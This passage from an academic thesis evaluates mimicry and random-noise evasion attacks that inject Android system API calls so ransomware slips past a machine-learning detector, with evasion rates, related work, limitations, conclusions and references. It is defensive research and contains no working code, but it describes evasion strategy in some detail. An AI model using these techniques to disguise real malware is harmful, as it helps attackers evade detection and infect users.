	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29
Packages (%)	58	59	59	61	61	61	60	59	59	60	61	61	60	60	59	59	58	58	58	57	58	58	58	58	56	56	55	55
Classes (%)	33	32	32	31	31	31	30	29	29	29	29	29	28	28	27	26	26	25	25	23	23	22	21	21	20	20	19	18

In this second case, including constructors with parameters of primitive types, it is possible to cover more packages, between 55% and 61%, and more classes, between 18% and 33%, depending on the Android API level. This case requires more effort by the attacker because it has to define and assign new variables and formulate a more complex invoke function with a parameter.

It is worth noting that the attacker's goal is to infect the highest number of devices possible. Consequently, the minimum API level of a malicious sample tends to be very low. For example, by extracting the `sdkversion` field in the `Manifest` of each ransomware sample of the used test set, I verified that several apps lie in the 7-9 range. Therefore, attackers are encouraged to inject older APIs rather than newer ones.

Are the modifiable features effective for evasion attacks? The number of available packages and classes inferred in the previous experiment appears to be not really high. However, as introduced in paragraph 5.2.3, it is also worth inspecting the importance of the usable features to the classification. In the following, the conducted experiments have been performed using the ransomware samples of the test set, which emulates the set of sam-

ples at the attacker's disposal. The explanation has been computed using `DeepExplain` [104].

As a first point, it has been evaluated the percentage of relevant features modifiable by the attacker for each sample. The result shows a mean value across the samples of 72.1% for the no-parameters case and of 73.8% for the primitive-parameters one. This suggests that the attacker can modify a good number of useful features to evade detection. As a second test, it has been identified which relevant features are the most frequent among the modifiable ones. The results are shown in Figure 22. As can be seen, the shown features correspond, as expected, to the ones that are known to be descriptive of the trusted samples, i.e., a broad set of functionalities related, for example, to the app's user interface.



Figure 22: Top 15 relevant features among the usable ones.

5.4.3 Attack Results

In the following, I assess the mimicry attack's performance and, as a comparison, the most straightforward attack possible, the random noise one.

Mimicry Attack. As discussed in paragraph 5.3.2, in the mimicry case, the system chooses a benign feature vector to use in the attack phase. The possible choices discussed in the following include the mean (median) feature vector of all the benign samples at disposal or the real mean (median) feature vector of the available real sample that is the most similar to the computed mean (median) feature vector. Figure 23 shows how many adversarial samples evade the classification for the mentioned reference samples. In the `x`-axis, I evaluate an increasing percentage of modified features, i.e., the number of injected packages out of the total number of modifiable ones

by the attacker. In the y-axis, there is the evasion rate expressed in percentage. Since the choice of the subset of features to modify for each percentage level below 100% is random, I show the average result over five repetitions.



Figure 23: Evasion rate distribution of the mimicry attack for different reference sample. The graph shows the average result over five repetitions and include the standard deviation in translucent color.

In this figure, it is possible to see that all the curves present similar trends. That is, increasing the number of modified features means having better evasion rates. In line with this, Figure 24 focuses on the median strategy and shows the detection distribution for an increasing percentage of modified features.



Figure 24: Detection distribution of the classified samples increasing the number of modified features for the median reference feature vector case.

This image shows that the evasion works as desired because the number of samples classified as trusted increases while the number of samples classified as ransomware and malware decreases. It is worth noting that each chosen feature exhibits a different number of calls to inject because some APIs are being called in the app thousands of times, while others might be referenced only a few times. Moreover, in Figure 23, the evasion rate at 0% of modified features is not zero because some ransomware samples are mistakenly classified as benign or malware. For the same reason, Figure 24 shows that the detection of the samples as ransomware is not 100%.

Random Noise Attack. As described in paragraph 5.3.2, the random noise attack can be helpful as a reference since it only consists of injecting API calls without any specific pattern or target class. Following the same evaluation procedure used in paragraph 5.4.3, two cases have been considered to perform this attack: the absolute and relative call addition approaches (see paragraph 5.3.2 for a full explanation of these two cases).

For what concerns the absolute case, Figure 25 shows the evaluation of the evasion rate for different levels of added noise.



Figure 25: Evasion rate distribution of the random noise attack for different noise levels. The graph shows the average result over five repetitions and include the standard deviation in translucent color.

From this image, it is possible to see that the higher the noise level is, the higher the evasion rate is. In Figure 26, there is the detection distribution of the assigned classes for a noise level equal to 20.



Figure 26: Detection distribution of the classified samples increasing the number of modified features for a noise level equal to 20.

The image above shows that the curve achieves similar evasion levels as the mimicry case shown in Figure 24. In fact, the injection of randomly chosen API calls causes an increasing detection of the ransomware samples as legitimate ones as if it was a targeted attack. This is significant since it suggests that no specific injection pattern is needed to make ransomware samples classified as trusted. Consequently, attackers would not need a set of trusted samples with the same probability distribution of the target system's training set, which is necessary to perform the mimicry attack.

The same evaluation procedure of the absolute case has been conducted for what concerns the relative case. In fact, Figure 27 shows the evaluation of the evasion rate for different levels of added noise, and Figure 28 shows the detection distribution of the assigned classes for a noise level equal to 1%. In this case, the evasion rate shown in Figure 27 is completely different from the absolute one, reaching a value of around 15% at the highest point. Notably, there is no significant difference between each noise level. This can be related to the sparsity of the samples' feature vector. In fact, several features have a zero value, so the percentage of a zero value would always end up with no addition. Therefore, in the proposed implementation, I chose to set a random increase between zero and one. Ultimately, the detection distribution shown in Figure 28 shows that adding a high percentage of noise only to the features that already had non-zero values is insufficient to accomplish the evasion.



Figure 27: Evasion rate distribution of the random noise attack for different noise levels. The graph shows the average result over five repetitions and include the standard deviation in translucent color.



Figure 28: Detection distribution of the classified samples increasing the number of modified features for a noise level equal to 1%.

Injection Impact. The mimicry and the random noise addition attack results showed that the evasion rates could go up to around 80%. This appears to be an outstanding result. However, it does not depict the full view of the problem. For example, it does not tell anything about the plausibility of the adversarial sample. In fact, the plausibility of an adversarial sample can be considered as inversely correlated to the number of injected features. So, the more additional calls (with respect to the original sample) there are,

the lower is the plausibility. In line with this, I evaluate the impact on the samples of the considered attacks in terms of added extra calls. For the mimicry attack, Figure 29 shows the results for the median case. For the random noise attack, Figure 30 shows the results for the absolute case with a noise level equal to 20.



Figure 29: Average impact on the number of calls for the mimicry attack (median case). The standard deviation is also reported in translucent color.



Figure 30: Average impact on the number of calls for the random noise attack (noise level equal to 20). The standard deviation is also reported in translucent color.

In the previous figures, the x-axis indicates the increasing percentage of modified features. There are two y-axes instead: the left one shows the average

number of added calls as a percentage of the original amount, the right one shows the absolute value of the average number of added calls.

For what concerns the mimicry attack, as can be seen in Figure 29, it causes a massive increase in calls. For example, let's consider an evasion rate equal to 50%, which means modifying around 35% of the modifiable features (see Figure 23). With this setting, the increment of system API calls would be almost nine thousand percent on average. Notably, the standard deviation is quite high, so this number can be significantly higher or lower. Nevertheless, the generated adversarial sample would most likely not be realistic.

The random noise addition attack attains much better results in this sense. A 50% evasion rate is accomplished by modifying around 30% of the modifiable features (see Figure 25), which means injecting 69% additional calls with respect to the original samples on average. Although the difference with the mimicry attack is significant, the level of additional calls to add results in being too high to be plausible.

Overall, the results showed the detector's vulnerability to perturbed inputs, even with a non-targeted attack. However, attackers need to inject a vast number of calls to achieve a sufficient evasion rate, which weakens the attack's plausibility.

5.5 Related Works

While it is possible to find multiple research efforts about the formal aspects of the evasion attack, few of them have focused on creating adversarial samples that accomplish this kind of attack in practice.

Android Domain. Pierazzi et al. [91] proposed a formalization for problem space attacks and a methodology to create evasive Android malware. In particular, starting from the feature space problem, which has been widely discussed in the literature, they identified the constraints to keep the generated samples working and realistic. This means creating adversarial samples that are robust to pre-processing analysis, preserved in their semantics, completely functioning, and feasible in their transformations. I discuss such constraints more extensively in paragraph 5.2.2. They used an automated software transplantation technique to generate the adversarial samples, which consists of taking a piece of code (that contains the wanted features) from another application. Finally, they evaluated their system on DREBIN [25], an Android malware detection system based on an SVM algorithm that uses binary features and its hardened variant, which uses a Sec-SVM classifier [51]. They showed that it is possible to create a sample that evades the classification (with about 100% probability), making about two dozen trans-

formations for the SVM classifier and about a hundred transformations for the Sec-SVM classifier. While this work is robust and effective in its methodology, it could be possible to use an opaque predicate detection mechanism to detect the unreachable branches [105, 106].
Grosse et al. [107] proposed a sample generation method with only one constraint: keeping the semantics of the evasive samples consistent with a maximum of 20 transformations. They tested their system with a deep neural network classifier trained using the DREBIN dataset. However, their work only performed minimal modifications to the `Manifest`, so these modifications may be detected with a static analysis tool made to remove unused permissions and undeclared classes. Furthermore, the adversarial samples were not tested, so there is no way to know whether the adversarial samples were correctly executed.
Yang et al. [108] proposed a methodology to create adversarial Android malware following two principal constraints: preserving the malicious behaviors and maintaining the robustness of the application (e.g., correct installation and execution). They evaluated their adversarial malware system against the DREBIN classifier [25] and the AppContext classifier [109]. However, their methodology lacks in preserving the stability of the application (e.g., they show high rates of adversarial application crashes), especially when the number of features to add increases.
It is worth noting that, different from the proposed system (see paragraph 5.2), all the above-mentioned articles evaluated their proposals on systems with binary features, thus only highlighting the presence or absence of certain characteristics in the app.

Generic Domains. Song et al. [92] presented an open-source framework to create adversarial malware samples capable of evading detection. The proposed system firstly generates the adversarial samples with random modifications; then, it minimizes the sample, removing the useless features for the classification. They used two open-source classifiers: Ember and ClamAV. They also described the interpretation of the features to give a better explanation of why the generated adversarial samples evade the classification. They showed that the generated adversarial malicious samples can evade the classification and that, in some cases, the attacks are transferable between different detection systems.
Rosenberg et al. [110] proposed an adversarial attack against Windows malware classifiers based on API calls and static features (e.g., printable strings). They evaluated their system with different variants of RNN (recurrent neural network) and traditional machine learning classifiers. However, their methodology is based on the injection of no-op API calls that may be easily detected

with a static code analyzer. Hu et al. [111] proposed a generative adversarial network (GAN) to create adversarial malware samples. They evaluated their system on different machine learning-based classifiers. However, their methodology is not reliable because of the use of GAN, which is known to have an unstable training process [112].

5.6 Discussion and Limitations

As introduced in the previous paragraphs, crating adversarial samples capable of evading detection is not easy. This is because the generated malicious applications have to follow some constraints about plausibility and preservation of the semantics. However, the proposed system is capable of generating adversarial samples with relatively low effort, it is far from being perfect, as it features some limitations.

The first limitation is related to the plausibility of the generated adversarial applications. In fact, the experimental results showed that the presented approach causes a substantial loss of plausibility of the generated adversarial samples since the system adds an excessive number of additional calls, thus weakening the effectiveness. Therefore, I believe that future work should focus on implementing an evasion attack using a gradient approach, minimizing the number of injected features to preserve the plausibility.

Another limitation concern the type of injection. As stated in paragraph 5.2.3, only constructors without parameters or with primitive parameters are injected. To improve the system's performance, it could be possible to inject constructors with other types of parameters that have to be correctly defined before the call to the related constructor.

Finally, the last limitation concerns the choice of injecting only calls to class constructors. This lowers the plausibility of the generated samples because a call to a constructor method means defining and invoking a new object that is actually never used in the rest of the code. This means injecting dead code that can be detected and removed with specific tools. Therefore, a more plausible solution for future work could be the injection of method calls, which are more likely to be realistic even without being referenced next in the code.

Chapter 6

Conclusions

The high number of devices and their deep virtual connection exposes users to multiple security threats. In line with this, different malware detection strategies have been widely studied, and they have proven to be effective in mitigating this issue. However, these strategies are not infallible. Moreover, the design process of the detection systems does not usually take into account adversarial scenarios. For this reason, multiple attack strategies can be used to bypass the security perimeter and allow attackers to get into the system.

Considering the security scenario described in the previous paragraphs, the ultimate goal of this thesis is to explore new viable ways to detect and analyze embedded malware (including both Office and Android) and study the feasibility of generating adversarial attacks.

In line with the described scenario, this research thesis highlights the existent detection strategies and how it is possible to deceive these strategies with methodologies that aim to conceal malicious contents, such as code obfuscation and adversarial attacks. Moreover, the ultimate goal is to explore new viable ways to detect and analyze embedded malware and study the feasibility of generating the mentioned adversarial attacks. Regarding the detection strategies, I discuss the traditional analysis methodologies (static and dynamic analysis) and the ones based on machine learning algorithms. In line with this, I propose an analysis system to extract multiple information about infected Microsoft Office documents. For the malicious content concealment methodologies, I discuss the code obfuscation techniques and the evasion attack, the most used adversarial attack whose goal is to apply specific manipulations to a malicious application to bypass a detection system based on machine learning. In line with this, I propose a research work that explores in which ways an attacker can manipulate malicious Android applications to make the detection system classify them as benign ones.

Oblivion Framework. In this thesis, I present Oblivion, a framework for the analysis and the de-obfuscation of macros embedded in Office files. I used Oblivion to perform a large-scale analysis of malicious macro-based Office files pointing out several intriguing characteristics. For example, the peculiarities of the embedded PowerShell codes, the attack categories alternative to PowerShell, and the properties of de-obfuscated macros. Finally, I show that Oblivion is especially suitable for large-scale analyses due to

its architecture and speed. As mentioned in Chapter 4, the architecture of Oblivion is modular and easily expandable, so it can be expanded to address various challenges that are not contemplated yet. For example, macros that require user interactions are not addressed yet because these are particularly complex to include due to the variety of interactions that can be proposed to the user. I also point out that the information extracted by Oblivion can be used as input for machine learning-based detectors. However, the robustness of this information against adversarial attacks has yet to be evaluated. Oblivion may also be further expanded to address Office-based attacks that do not resort to macros.

Android Attack Framework. In this thesis, I present a study about the feasibility of performing a fine-grained injection of system API calls to Android applications to evade machine learning-based malware detectors. Moreover, I discuss what system API calls are usable in the considered scenario, explaining their relevance to evasion through a gradient-based interpretability technique. This kind of strategy can be particularly effective for creating a massive amount of adversarial samples with a relatively low effort by the attackers. However, I discuss the necessity of satisfying several constraints to generate realistic, working samples. In fact, the experimental results show that both the mimicry and the random noise attacks, which do not require a high level of knowledge about the target system, suffice to evade classification. Although, they cause a substantial loss of plausibility of the generated adversarial sample since they add an excessive number of additional calls, thus weakening the effectiveness. Therefore, I believe that future work should focus on implementing an evasion attack using a gradient approach, minimizing the number of injected features to preserve the plausibility. This aspect is also relevant to highlight that the detector considered in our work employs non-binary features, which is different from all previous articles in the literature.

In conclusion, users are more exposed every day to the Internet, and security processes are becoming more and more complex. Security systems can be designed using adversarial approaches and can be constantly improved. To this end, this research work wants to give a novel and solid contribution. However, the lesson learned during this research experience is that improving the security posture should be as important as growing user awareness about malicious infections. In line with this, user education and training have to be key aspects for companies and organizations. Because, using one example related to the research work presented in this thesis, if a user does not open a Microsoft Office document that has been received by an unknown sender, the probability of getting infected consistently decreases.

References

[1] Statista. Iot and non-iot active device connections worldwide from 2010 to 2025, 2021. https://www.statista.com/statistics/1101442/iot-number-of-connected-devices-worldwide/.

[2] Securelist. It threat evolution in q2 2021. pc statistics, 2021. https://securelist.com/it-threat-evolution-in-q2-2021-pc-statistics/103607/.

[3] Decalage. Olevba, 2016. https://github.com/decalage2/oletools/wiki/olevba.

[4] Microsoft. Zero trust adoption report, 2021. https://query.prod.cms.rt.microsoft.com/cms/api/am/binary/RWJJdU.

[5] PaloAlto Networks. What is a zero trust architecture. https://www.paloaltonetworks.com/cyberpedia/what-is-a-zero-trust-architecture.

[6] Kelley L Dempsey, L A Johnson, Matthew A Scholl, Kevin M Stine, Alicia Clay Jones, Angela Orebaugh, Nirali S Chawla, Ronald Johnston, et al. Information security continuous monitoring (iscm) for federal information systems and organizations. 2011.

[7] ISO/IEC. *ISO/IEC:27032 - Information technology - Security techniques - Guidelines for information cybersecurity*. ISO, 2012.

[8] ENISA. Enisa threat landscape - the year in review, 2020. https://www.enisa.europa.eu/publications/year-in-review/at_download/fullReport.

[9] Kaspersky. Doing more with less: Cybersecurity in 2021. https://www.kaspersky.com/blog/2021-economic-predictions-for-infosec/38553/.

[10] Kaspersky. Kaspersky report: Securing the future of work, 2020. https://media.kasperskydaily.com/wp-content/uploads/sites/92/2020/11/12034625/2020_Kaspersky_Own-Your-Future_report.pdf.

[11] Norton. 11 social media threats and scams to watch out for. https://uk.norton.com/internetsecurity-online-scams-11-social-media-threats-and-scams-to-watch-out-for.html.

[12] SecurityBrief. Why the biggest cyber-attacks go undetected. https://securitybrief.com.au/story/why-the-biggest-cyber-attacks-go-undetected.

[13] University of North Dakota. 7 types of cyber security threats. https://onlinedegrees.und.edu/blog/types-of-cyber-security-threats/.

[14] Cisco. What is a cyberattack? https://www.cisco.com/c/en/us/products/security/common-cyberattacks.html#~types-of-cyber-attacks.

[15] Sophos. Threat report - navigating cybersecurity in an uncertain world, 2021. https://www.sophos.com/en-us/medialibrary/pdfs/technical-papers/sophos-2021-threat-report.pdf.

[16] McAfee. Mcafee labs threats report 04/21, 2021. https://www.mcafee.com/enterprise/en-us/lp/threats-reports/apr-2021.html.

[17] ENISA. Enisa threat landscape - emerging trends, 2020. https://www.enisa.europa.eu/publications/emerging-trends/at_download/fullReport.

[18] Kaspersky. What is wannacry ransomware?, 2021. https://www.kaspersky.com/resource-center/threats/ransomware-wannacry.

[19] Symantec. Internet security threat report 24, 2019. https://docs.broadcom.com/doc/istr-24-2019-en.

[20] Verizon. Data breach investigations report, 2020. https://enterprise.verizon.com/resources/reports/dbir/.

[21] Davide Maiorca, Battista Biggio, and Giorgio Giacinto. Towards adversarial malware detection: Lessons learned from pdf-based attacks. *ACM Computing Surveys (CSUR)*, 52(4):1–36, 2019.

[22] McAfee. Mcafee labs threat report, 2019. https://www.mcafee.com/enterprise/en-us/assets/reports/rp-quarterly-threats-aug-2019.pdf.

[23] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *2012 IEEE symposium on security and privacy*, pages 95–109. IEEE, 2012.

[24] McAfee. Mcafee mobile threat report, 2021. https://www.mcafee.com/content/dam/global/infographics/McAfeeMobileThreatReport2021.pdf.

[25] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *Ndss*, volume 14, pages 23–26, 2014.

[26] Davide Maiorca, Francesco Mercaldo, Giorgio Giacinto, Corrado Aaron Visaggio, and Fabio Martinelli. R-packdroid: Api package-based characterization and detection of mobile ransomware. In *Proceedings of the symposium on applied computing*, pages 1718–1723, 2017.

[27] Kimberly Tam, Salahuddin J Khan, Aristide Fattori, and Lorenzo Cavallaro. Copperdroid: automatic reconstruction of android malware behaviors. In *Ndss*, 2015.

[28] VirusTotal. Virustotal service, 2020. https://www.virustotal.com.

[29] Fabrizio Cara, Michele Scalas, Giorgio Giacinto, and Davide Maiorca. On the feasibility of adversarial sample creation using the android system api. *Information*, 11(9):433, 2020.

[30] Denis Ugarte, Davide Maiorca, Fabrizio Cara, and Giorgio Giacinto. Powerdrive: accurate de-obfuscation and analysis of powershell malware. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, pages 240–259. Springer, 2019.

[31] Yu Feng, Saswat Anand, Isil Dillig, and Alex Aiken. Apposcopy: Semantics-based detection of android malware through static analysis. In *Proceedings of the 22nd ACM SIGSOFT international symposium on foundations of software engineering*, pages 576–587, 2014.

[32] Steven Arzt, Siegfried Rasthofer, Christian Fritz, Eric Bodden, Alexandre Bartel, Jacques Klein, Yves Le Traon, Damien Octeau, and Patrick McDaniel. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. *Acm Sigplan Notices*, 49(6):259–269, 2014.

[33] Xiaofeng Lu, Fei Wang, and Zifeng Shu. Malicious word document detection based on multi-view features learning. In *2019 28th International Conference on Computer Communication and Networks (ICCCN)*, pages 1–6. IEEE, 2019.

[34] Yuan Zhang, Min Yang, Bingquan Xu, Zhemin Yang, Guofei Gu, Peng Ning, X Sean Wang, and Binyu Zang. Vetting undesirable behaviors in android apps with permission use analysis. In *Proceedings of the 2013 ACM SIGSAC conference on Computer & communications security*, pages 611–622, 2013.

[35] Thomas Schreck, Stefan Berger, and Jan Göbel. Bissam: Automatic vulnerability identification of office documents. In *Proceedings of the 9th International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*, DIMVA'12, pages 204–213, Berlin, Heidelberg, 2013. Springer-Verlag.

[36] Yousra Aafer, Wenliang Du, and Heng Yin. Droidapiminer: Mining api-level features for robust malware detection in android. In *International conference on security and privacy in communication systems*, pages 86–103. Springer, 2013.

[37] David Barrera, H Güneş Kayacik, Paul C Van Oorschot, and Anil Somayaji. A methodology for empirical analysis of permission-based security models and its application to android. In *Proceedings of the 17th ACM conference on Computer and communications security*, pages 73–84, 2010.

[38] Battista Biggio, Igino Corona, Davide Maiorca, Blaine Nelson, Nedim Šrndić, Pavel Laskov, Giorgio Giacinto, and Fabio Roli. Evasion attacks against machine learning at test time. In *Joint European conference on machine learning and knowledge discovery in databases*, pages 387–402. Springer, 2013.

[39] Astrolavos Lab. `https://astrolavos.gatech.edu/`.

[40] Kaspersky. What is a botnet? `https://usa.kaspersky.com/resource-center/threats/botnet-attacks`.

[41] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the mirai botnet. In *26th {USENIX} security symposium ({USENIX} Security 17)*, pages 1093–1110, 2017.

[42] Stephen Herwig, Katura Harvey, George Hughey, Richard Roberts, and Dave Levin. Measurement and analysis of hajime, a peer-to-peer iot botnet. In *Network and Distributed Systems Security (NDSS) Symposium*, 2019.

[43] Constantinos Kolias, Georgios Kambourakis, Angelos Stavrou, and Jeffrey Voas. Ddos in the iot: Mirai and other botnets. *Computer*, 50(7):80–84, 2017.

[44] Babak Rahbarinia, Roberto Perdisci, Andrea Lanzi, and Kang Li. Peerrush: Mining for unwanted p2p traffic. In *International conference on detection of intrusions and malware, and vulnerability assessment*, pages 62–82. Springer, 2013.

[45] Gregory Fedynyshyn, Mooi Choo Chuah, and Gang Tan. Detection and classification of different botnet c&c channels. In *International Conference on Autonomic and Trusted Computing*, pages 228–242. Springer, 2011.

